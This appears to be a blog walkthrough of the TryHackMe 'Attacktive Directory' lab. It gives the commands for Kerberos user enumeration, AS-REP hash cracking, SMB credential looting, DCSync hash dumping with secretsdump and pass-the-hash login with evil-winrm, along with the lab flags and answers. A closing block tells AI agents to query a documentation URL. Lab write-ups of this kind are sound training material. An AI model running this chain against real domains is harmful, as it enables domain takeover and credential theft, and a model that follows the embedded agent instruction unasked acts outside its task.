Welcome to this comprehensive walkthrough of the “ATTACKTIVE DIRECTORY” room on TryHackMe. In this guide, we’ll explore the process of exploiting a vulnerable Active Directory (AD) environment. By following along, you’ll gain insights into enumeration, privilege escalation, and lateral movement within an AD network. Let’s dive in!
## Task 1: Deploy the Machine
A simple step to access the Virtual Machine, you will need to first connect to our network using OpenVPN. By going to your [access](https://tryhackme.com/access) page. Select your VPN server of your choice and download your configuration file.
After downloading the configuration file we connect to the VPN by using this command
After downloading the configuration file we connect to the VPN by using this command
```
sudo openvpn /home/shameem/vpn-try/tryhackme/shameemkabeer.ovpn
```
After connecting to this VPN leave this tap opened and open a new tap to start solving the machine
## Task 2: Setup
To prepare for the challenge, install the necessary tools:
1. **Impacket**: A collection of Python scripts for working with network protocols.
```
git clone https://github.com/SecureAuthCorp/impacket.git /opt/impacket
pip3 install -r /opt/impacket/requirements.txt
cd /opt/impacket && python3 ./setup.py install
```
**2. Bloodhound and Neo4j**: Tools for analyzing Active Directory environments.
* Install Neo4j:
```
sudo apt install neo4j
```
* Install Bloodhound:
```
sudo apt install bloodhound
```
If you’re using the TryHackMe AttackBox, these tools are pre-installed.
## Task 3: Welcome to Attacktive Directory
## Initial Enumeration with Nmap

We start with a basic Nmap scan to identify open ports and services:
```
sudo nmap -A 10.10.163.197
```
**Results**:
* Several services are running, including DNS, IIS, Kerberos, RPC, NetBIOS, and Active Directory.
Warning:
It is essential to exercise caution when engaging in network scanning or penetration testing to prevent unintended repercussions. The command sudo nmap -A 10.10.163.197, which includes the -A flag, can be particularly intrusive. This flag activates operating system detection, version detection, script scanning, and traceroute, potentially overwhelming the target server and risking a crash. Conducting such activities on a live target without explicit authorization may result in serious legal ramifications, including fines or criminal charges. Always verify that you have the necessary permissions before initiating any scans.
As an alternative to the -A flag, consider utilizing less intrusive options such as:
> -sV: Activates version detection without the aggressive nature of -A.
>
> -O: Facilitates operating system detection without additional intrusive scans.
>
> -sS: Executes a SYN scan, which is more discreet and less likely to cause complications.
Questions:
> **What tool will allow us to enumerate port 139/445?**
>
> **Answer**: `enum4linux`
>
> **Explanation**: Ports 139 and 445 are associated with SMB, and `enum4linux` is a great tool for enumerating SMB shares.
>
> **2. What is the NetBIOS-Domain Name of the machine?**
>
> **Answer**: `THM-AD`
>
> **Explanation**: The NetBIOS-Domain Name is revealed during the enumeration process.
>
> **3. What invalid TLD do people commonly use for their Active Directory Domain?**
>
> **Answer**: `.local`
>
> **Explanation**: In the Nmap results, we found an AD Domain named `spookysec.local`.
## Task 4: Enumerating Users via Kerberos
Using Kerbrute for User Enumeration
Kerberos is a critical authentication service in Active Directory. We’ll use `Kerbrute` to enumerate valid users:
By running this command : ./kerbrute\_linux\_amd64 userenum -d spookysec.local/ — dc 10.10.163.197 /home/shameem/tryhackme/active-dir/usernames-in-AS/users.txt
**Results**:

* We discovered the user `svc-admin`, which has no pre-authentication requirement, allowing us to extract its Kerberos hash.
* There are some interesting accounts here. But surprisingly we found that svc-admin has no pre-auth (TGT) that must be required to get the TGC Not only that but also it provides us with the Kerberos hash
$krb5asrep$23$@SPOOKYSEC.LOCAL:3050ac4ce439ed47b7fd11195c08a5d4$2dcc932d9a6d7774ec6a3c4db3824775279dbedd095398b6ccc23fd042fcb730b3791ad569f46638dc14079aef63a33f8aaeb952954b31f2811b08398f4a9916fcdc23fc6e898d600eb19c764712220f856fc0ddf128d1464fc4ed66123d31940f5b40ff58031890a0774113f7a36f76442172dac8b6656a7b5c59260400ee67fda1c3eed8478b6e4a5ce01154423c6b19c71cfec1beeb3c17cf40bc41452ca8403ac132b42660f5253a9d1bcd988dcb62ae525cf394f3970379a3a79011dcd7093556999a8b2bb60743780a4f7a8ddc2798add965dcc2baedf9409d0fe2955f9b67d3c38ec8b81237f4cbbae507fedee699

By Looking-up the hash head in hashcat help we knew that the type of the hash is `18200 kerberos 5, etype 23, AS-REP`
## Cracking the Kerberos Hash

By using HashCat we can try to Decrypt the hash by using the [Password List](https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/passwordlist.txt) provided
using this command : hashcat -m 18200 asrep\_hash.txt /home/shameem/tryhackme/active-dir/wordlists/pass.txt -o crack-pass-out.txt
**Cracked Password**: `management2005`
Questions:
> **What command within Kerbrute will allow us to enumerate valid usernames?**
>
> **Answer**: `userenum`
>
> **2. What notable account is discovered?**
>
> **Answer**: `svc-admin`
>
> **3. What is the other notable account discovered?**
>
> **Answer**: `backup`
## Task 6: Back to the Basics
## Enumerating SMB Shares

With the credentials for `svc-admin`, we can enumerate SMB shares using `smbclient`:
```
smbclient -L \\\\10.10.163.197\\ -U svc-admin
```
**Results**:
* We found an interesting share named `backup`.

We Found that backup is an interesting Folder so by Grapping it `smbclient \\\\10.10.163.197\\backup -U svc-admin`
We found another interesting File backup\_credentials.txt Download it by using the `get ` command
We Found that the credentials are in base64 so by Decoding it
We got the Result is : :backup2517860
Questions:
> **What utility can we use to map remote SMB shares?**
>
> **Answer**: `smbclient`
>
> **2. Which option will list shares?**
>
> **Answer**: `-L`
>
> **3. How many remote shares is the server listing?**
>
> **Answer**: `6`
>
> **4. Which share contains a text file?**
>
> **Answer**: `backup`
>
> **5. What is the content of the file?**
>
> **Answer**: `YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw`
>
> **6. What are the decoded credentials?**
>
> **Answer**: `backup@spookysec.local:backup2517860`
## Task 7: Elevating Privileges within the Domain
Upon obtaining new user account credentials, our access privileges within the system have been considerably enhanced. We discovered a user account labeled “backup,” which piqued our interest regarding its function.

This account serves as the backup for the Domain Controller and possesses a distinct permission that enables synchronization of all Active Directory modifications with this user account, including password hashes.
Consequently, we will utilize one of the impacket tools, specifically secretsdump.py, to extract the password hashes.
Using this command : Impacket-secretsdump spookysec.local/backup:backup2517860`@10.10.163.197`
**Results**:
* We successfully extracted the Administrator’s NTLM hash: `0e0363213e37b94221497260b0bcb4fc`.
Questions:
> **1. What method allowed us to dump NTDS.DIT?**
>
> **Answer**: `DRSUAPI`
>
> **2. What is the Administrator’s NTLM hash?**
>
> **Answer**: `0e0363213e37b94221497260b0bcb4fc`
>
> **3. What method of attack could allow us to authenticate as the user without the password?**
>
> **Answer**: `Pass the hash`
>
> **4. What option in Evil-WinRM allows us to use a hash?**
>
> **Answer**: `-H`
Q: What is the DRSUAPI approach, and how does it work in simple terms?
DRSUAPI, or Directory Replication Service Update API, is a protocol developed by Microsoft for use within Windows Active Directory systems. It facilitates the synchronization and replication of Active Directory data, including user accounts, groups, passwords, and other directory-related information, among various Domain Controllers (DCs) within a network.
In more straightforward terms, DRSUAPI guarantees that all Domain Controllers in a network possess the same current information. For instance, when a user’s password is modified on one Domain Controller, DRSUAPI ensures that this change is communicated to all other Domain Controllers, thereby maintaining uniformity throughout the network. This process of synchronization is essential for upholding a dependable and effective Active Directory environment.
## Task 8: Flag Submission Panel
Please provide the flags for each user account, which can be found on the desktop of each user.


To begin, it is necessary to log in as an Administrator. This can be accomplished by utilizing the hash of the Administrator account to authenticate through the hash passing method with the evilwinrm tool, thereby granting us Administrator privileges on the system.
The command to execute is as follows: evil-winrm -i \ -u Administrator -H 0e0363213e37b94221497260b0bcb4fc. Alternatively, one may employ the psexec.py script from the impact tools.
Command used here: evil-winrm -i `10.10.163.197`-u Administrator -H 0e0363213e37b94221497260b0bcb4fc
evil-winrm Method :
psexec.py Method:
## Capturing the Flags
Navigate to each user’s desktop to retrieve the flags:
1. **svc-admin**:
> Answer: `TryHackMe{K3rb3r0s_Pr3_4uth}`
**2. backup**:
> Answer: `TryHackMe{B4ckM3UpSc0tty!}`
**3. Administrator**:
> Answer: `TryHackMe{4ctiveD1rectoryM4st3r}`
Conclusion
Congratulations on successfully compromising the “ATTACKTIVE DIRECTORY” machine.
---
# Agent Instructions: Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.
Perform an HTTP GET request on the current page URL with the `ask` query parameter:
```
GET https://foothold.gitbook.io/blog/attacktive-directory.md?ask=
```
The question should be specific, self-contained, and written in natural language.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.